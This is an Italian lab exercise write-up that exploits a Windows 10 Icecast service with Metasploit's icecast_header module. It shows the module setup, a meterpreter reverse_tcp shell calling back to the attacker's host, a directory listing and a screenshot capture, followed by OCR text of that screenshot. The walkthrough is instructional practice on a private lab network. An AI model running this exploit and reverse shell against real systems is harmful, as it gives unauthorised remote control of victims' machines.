In questo esercizio si andra' a fare exploit sul servizio icecast di windows 10 con l'obiettivo di prendere una shell e ottenere uno screenshot di windows.

1. Ricerca del modulo e configurazione del payload:

```
msf6 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                      asics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.115    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set rhosts 192.168.0.112
rhosts => 192.168.0.112
```

2. Lancio dell'exploit:


```
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.0.115:4444
[*] Sending stage (177734 bytes) to 192.168.0.112
[*] Meterpreter session 1 opened (192.168.0.115:4444 → 192.168.0.112:49993) at 2025-05-15 09:08:14 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\Icecast2 Win32
```

   Si e' eseguito un comando nella shell di windows per verificare il corretto funzionamento.

3. Ottenimento dello screenshot:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/vLpJYrUf.jpeg
meterpreter >
```


Cestino
Malware
Icecast2 Win32
Programmi per Malwa...
tomcat
debug
Google Chrome
Icecast2 Version 2.x
File Configuration About
icecast.org
Stop Server
Start Server on Application Startup
Server Status
Running
Hide To Systray
Server Status
Source Level Stats
Global Statistics
Stat Type
Name
Value
Global Stat
client_connections
3
Global Stat
source_connections
1
Global Stat
connections
5
Server Has Been Running
0 Days, 0 Hours, 6 Minutes, 36 Seconds
192.168.0.1
Ricerca in Windows e nel Web
ITA
15:08
15/05/2025